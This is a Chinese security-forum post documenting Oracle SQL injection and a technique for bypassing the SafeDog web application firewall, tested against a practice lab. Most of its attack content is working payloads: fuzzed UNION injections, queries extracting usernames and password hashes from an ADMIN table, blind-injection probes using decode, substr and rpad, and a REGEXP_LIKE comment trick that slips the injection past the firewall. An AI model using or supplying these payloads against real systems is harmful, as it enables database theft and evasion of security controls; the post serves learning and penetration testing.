

# oracle 注入绕狗 – 先知社区

## 0x00 前言

最近学习了 oracle 注入，和 mysql 比语法差异还是有的，做下小记录，后面是尝试绕狗。

## 0x01 简单 fuzz

### 空白符

```
%09 %0A %0B %0C %0D
```

当注入类型为数字型即 `id=1(fuzz点)union select`

全字符 url 编码 fuzz 一遍后，发现 `%2E %44 %46 %64 %66` 这些字符添加不影响 SQL 语句运行。

url 解码后为 `. D F d f`

对象 | USERS @SYSTEM (test) - 表 | \* 无标题 - 查询

保存 | 查询创建工具 | 美化 SQL | 代码段 | 文本 | 导出结果

test | SYSTEM | 运行 | 停止 | 解释

```
1 SELECT * FROM USERS where id = 2Dunion select * from USERS;
```

信息 | 结果 1

ID	UNAME	UPASS
1	cjq	f**k
2	nn	qq
3	lss	123

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20211004224811-187d3302-2522-1.png>)

INT SQL BASICS- UNION BASED- ERROR/DOUBLE QUERY- TOOLS- WAF BYPASS- ENCODING- HTML- ENCRYPTION- OTHER- XSS- LFI-

Load URL Split URL Execute

http://o1.lab.aqlab.cn:81/?id=-1.Dunion select null, to\_nchar(table\_name), null, null from user\_tables --

Post data Referrer 0xHEX %URL BASE64 Insert string to replace Insert replacing string Replace All

执行的sql: select \* from news where ID=-1.Dunion select null, to\_nchar(table\_name), null, null from user\_tables --

**ADMIN**

1970-01-01 08:00:00

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20211004225334-d92a00c6-2522-1.png>)

## ALL | DISTINCT

```
union ALL select DISTINCT null, to_nchar(UNAME), to_nchar(UPASS), null from ADMIN
```

INT SQL BASICS- UNION BASED- ERROR/DOUBLE QUERY- TOOLS- WAF BYPASS- ENCODING- HTML- ENCRYPTION- OTHER- XSS- LFI-

Load URL Split URL Execute

http://o1.lab.aqlab.cn:81/?id=-1 union ALL select DISTINCT null, to\_nchar(UNAME), to\_nchar(UPASS), null from ADMIN

Post data Referrer 0xHEX %URL BASE64 Insert string to replace Insert replacing string Replace All

执行的sql: select \* from news where ID=-1 union ALL select DISTINCT null, to\_nchar(UNAME), to\_nchar(UPASS), null from ADMIN

**OCI**

e10adc3949ba59abbe56e057f20f883e1970-01-01 08:00:00

先知社区

(https://xzfile.aliyuncs.com/media/upload/picture/20211004225949-b8b1b1c6-2523-1.png)

## 函数

decode ascii chr

查询当前用户的第一个字段是否为S 是返回1否返回0

```
select decode(substr((select user from dual),1,1), chr(83), 1, 0) value from dual;  
select decode(ascii(substr((select user from dual),1,1)), '83', 1, 0) value from dual;
```

case when instr

```
select decode((instr(user, chr(83), 1, 1)), 1, 1, 0) value from dual;  
select case instr(user, chr(83), 1, 1) when 1 then 1 else 0 end value from dual;
```

lpad rpad


```
select decode('S', rpad(user, 1,1), 1, 0) value from dual;  
select decode('S'||'Y', rpad(user, 2,1), 1, 0) value from dual;  
select decode(concat('SYS','TEM'), rpad(user, 6,1), 1, 0) value from dual;
```

更多函数

```
chr,concat,initcap,lower,lpad/rpad,nls_initcap,nls_lower,nls_upper,regexp_replace,regexp_substr,replace,trim/ltrim/rtrim,soundex,substr,translate,upper
```

## 0x02 绕狗


思路很简单，当用 `/*sql语句*/` 注释把语句包裹起来时就不会拦截了，当然 sql 语句也无法正常执行了。



(<https://xzfile.aliyuncs.com/media/upload/picture/20211007103330-f552623e-2716-1.png>)


要做的就是前面带上 `/*` 闭合的 `*/` 直接放在结尾注释后面，而且不影响 sql 语句的执行，我是找到了一个正则函数 `REGEXP_LIKE` 带上 `/*`。

```
and REGEXP_LIKE(null, '/*') union select null, to_nchar(UNAME), to_nchar(UPASS), null from ADMIN--*/
```




(<https://xzfile.aliyuncs.com/media/upload/picture/20211007103816-9ff7d016-2717-1.png>)

sql 语句也可以正常执行。




(https://xzfile.aliyuncs.com/media/upload/picture/20211007103911-c0bb4a26-2717-1.png)

这样也行



(<https://xzfile.aliyuncs.com/media/upload/picture/20211007104528-a169275a-2718-1.png>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20211007104542-aa19132e-2718-1.png>)

### 0x03 小结

学习了基础的 oracle 注入知识，尝试绕狗这里我是官网测试的，实际环境可能有不同，个人觉得注入 bypass 这类还得看对 sql 语法的了解，越熟悉 bypass 的思路多些。

### 0x04 参考

<https://www.t00ls.cc/viewthread.php?tid=57124&highlight=oracle> (<https://www.t00ls.cc/viewthread.php?tid=57124&highlight=oracle>)



